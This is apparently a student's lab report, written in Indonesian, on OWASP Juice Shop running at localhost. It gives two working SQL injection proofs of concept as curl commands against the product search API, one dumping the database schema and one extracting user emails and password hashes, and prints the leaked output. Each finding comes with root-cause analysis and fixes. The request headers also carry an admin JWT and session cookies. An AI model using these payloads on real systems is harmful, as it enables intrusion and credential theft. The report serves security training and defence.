
Nama: Rhesa Daiva Bremana

1. **Menampilkan metadata database melalui SQL Injection dari API Search**

   POC:

   curl --location
   'http://localhost:3000/rest/products/search?q=walwae%27))%20union%20all%20select%201%2C2%2C3%2Csql%2C5%2C6%2C7%2C8%2C9%20from%20sqlite_master%20--%20' \
   --header 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:141.0) Gecko/20100101 Firefox/141.0' \
   --header 'Accept: application/json, text/plain, */*' \
   --header 'Accept-Language: en-US,en;q=0.5' \
   --header 'Accept-Encoding: gzip, deflate, br, zstd' \
   --header 'Authorization: Bearer
   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjUtMTEtMDQgMDI6MDg6MjYuMjY1ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMTEtMDQgMDI6MDg6MjYuMjY1ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc2MjIyMjE4Nn0.OcCHF2hcaY1MnUMPozwYbemibjhMAb0RV-rJmtUt7AwfpEFnKMN917Qy6r73xBC88rwNkwIRFHRy0rLSFLPaJ4jETdwiByBKjFDdoG62FvKV66ngM2I-yUbsRQkZ5ttnHLZUQLkTH0LS1pbo4JfCy5imOldqQ6DwUZHU6RYkufs' \
   --header 'Connection: keep-alive' \
   --header 'Referer: http://localhost:3000/' \
   --header 'Cookie: language=en; welcomebanner_status=dismiss;
   token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjUtMTEtMDQgMDI6MDg6MjYuMjY1ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMTEtMDQgMDI6MDg6MjYuMjY1ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc2MjIyMjE4Nn0.OcCHF2hcaY1MnUMPozwYbemibjhMAb0RV-rJmtUt7AwfpEFnKMN917Qy6r73xBC88rwNkwIRFHRy0rLSFLPaJ4jETdwiByBKjFDdoG62FvKV66ngM2I-yUbsRQkZ5ttnHLZUQLkTH0LS1pbo4JfCy5imOldqQ6DwUZHU6RYkufs;
   continueCode=rozjEoymrJLQPMX7aW6e5klOnALDfQOunvA12VZwBv3DYK8zp9NxgRq4bPEJ'
   \
   --header 'Sec-Fetch-Dest: empty' \
   --header 'Sec-Fetch-Mode: cors' \
   --header 'Sec-Fetch-Site: same-origin' \
   --header 'If-None-Match: W/"354c-6d1xlK0oc7Grgby0zEAm9JOeaa0"'

   Screenshot:



Root Cause Analysis:

1. Input search tidak di validasi dan sanitasi sehingga user bisa mengirimkan query untuk mengambil data masternya
2. Penggunaan string concatenation dalam query, sehingga penyerang bisa memasukkan karakter atau kode SQL khusus (misalnya, tanda kutip `'`, tanda komentar `--`, atau operator logika seperti `OR`) untuk mengubah perilaku query.
3. Kurangnya Pembatasan Hak Akses Pengguna di Database, sehingga ketika penyerang dapat mengeksploitasi SQL Injection, dan aplikasi menggunakan akun database dengan hak akses administrator atau akses yang sangat luas, penyerang bisa merusak data, mengakses informasi sensitif, atau bahkan mengambil alih seluruh database.

Rekomendasi Perbaikan:

1. Sanitize input dari user, validasi untuk tidak menggunakan karakter-karakter yang dilarang.
2. Gunakan parameterized query
3. Hindari penggunaan string concatenation
4. Batasi hak akses user di database.

2. Mengambil semua *user credentials*.

POC:

```
curl --location 'http://localhost:3000/rest/products/search?q=walwae%27))%20union%20all%20select%201%2C2%2Cusername%2Cemail%2Cpassword%2C6%2C7%2C8%2C9%20from%20users%20--%20' \
--header 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:141.0) Gecko/20100101 Firefox/141.0' \
--header 'Accept: application/json, text/plain, */*' \
--header 'Accept-Language: en-US,en;q=0.5' \
--header 'Accept-Encoding: gzip, deflate, br, zstd' \
--header 'Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjUtMTEtMDQgMDI6MDg6MjYuMjY1ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMTEtMDQgMDI6MDg6MjYuMjY1ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc2MjIyMjE4Nn0.OcCHF2hcaY1MnUMPozwYbemibjhMAb0RV-rJmtUt7AwfpEFnKMN917Qy6r73xBC88rwNkwIRFHRy0rLSFLPaJ4jETdwiByBKjFDdoG62FvKV66ngM2I-yUbsRQkZ5ttnHLZUQLkTH0LS1pbo4JfCy5imOldqQ6DwUZHU6RYkufs' \
--header 'Connection: keep-alive' \
--header 'Referer: http://localhost:3000/' \
--header 'Cookie: language=en; welcomebanner_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjUtMTEtMDQgMDI6MDg6MjYuMjY1ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMTEtMDQgMDI6MDg6MjYuMjY1ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc2MjIyMjE4Nn0.OcCHF2hcaY1MnUMPozwYbemibjhMAb0RV-rJmtUt7AwfpEFnKMN917Qy6r73xBC88rwNkwIRFHRy0rLSFLPaJ4jETdwiByBKjFDdoG62FvKV66ngM2I-yUbsRQkZ5ttnHLZUQLkTH0LS1pbo4JfCy5imOldqQ6DwUZHU6RYkufs; continueCode=rozjEoymrJLQPMX7aW6e5klOnALDfQOunvA12VZwBv3DYK8zp9NxgRq4bPEJ' \
--header 'Sec-Fetch-Dest: empty' \
--header 'Sec-Fetch-Mode: cors' \
--header 'Sec-Fetch-Site: same-origin' \
--header 'If-None-Match: W/"354c-6d1xlK0oc7Grgby0zEAm9JOeaa0"'
```

Screenshot:

```
{
    "status": "success",
    "data": [
        {
            "id": 1,
            "name": 2,
            "description": "",
            "price": "admin@juice-sh.op",
            "deluxePrice": "0192023a7bbd73250516f069df18b500",
            "image": 6,
            "createdAt": 7,
            "updatedAt": 8,
            "deletedAt": 9
        },
        {
            "id": 1,
            "name": 2,
            "description": "",
            "price": "jim@juice-sh.op",
            "deluxePrice": "e541ca7ecf72b8d1286474fc613e5e45",
            "image": 6,
            "createdAt": 7,
            "updatedAt": 8
```

```
        {
            "id": 1,
            "name": 2,
            "description": "",
            "price": "bender@juice-sh.op",
            "deluxePrice": "0c36e517e3fa95aabf1bbffc6744a4ef",
            "image": 6,
            "createdAt": 7,
            "updatedAt": 8,
            "deletedAt": 9
        },
        {
            "id": 1,
            "name": 2,
            "description": "bkimminich",
            "price": "bjoern.kimminich@gmail.com",
            "deluxePrice": "6edd9d726cbdc873c539e41ae8757b8c",
            "image": 6,
            "createdAt": 7,
            "updatedAt": 8,
            "deletedAt": 9
        },
    ]
```


Root Cause Analysis:

1. Input search tidak di validasi dan sanitasi sehingga user bisa mengirimkan query untuk mengambil data masternya
2. Penggunaan string concatenation dalam query, sehingga penyerang bisa memasukkan karakter atau kode SQL khusus (misalnya, tanda kutip `'`, tanda komentar `--`, atau operator logika seperti `OR`) untuk mengubah perilaku query.

3. Kurangnya Pembatasan Hak Akses Pengguna di Database, sehingga ketika penyerang dapat mengeksploitasi SQL Injection, dan aplikasi menggunakan akun database dengan hak akses administrator atau akses yang sangat luas, penyerang bisa merusak data, mengakses informasi sensitif, atau bahkan mengambil alih seluruh database.

Rekomendasi Perbaikan:

1. Sanitize input dari user, validasi untuk tidak menggunakan karakter-karakter yang dilarang.
2. Gunakan parameterized query
3. Hindari penggunaan string concatenation
4. Batasi hak akses user di database.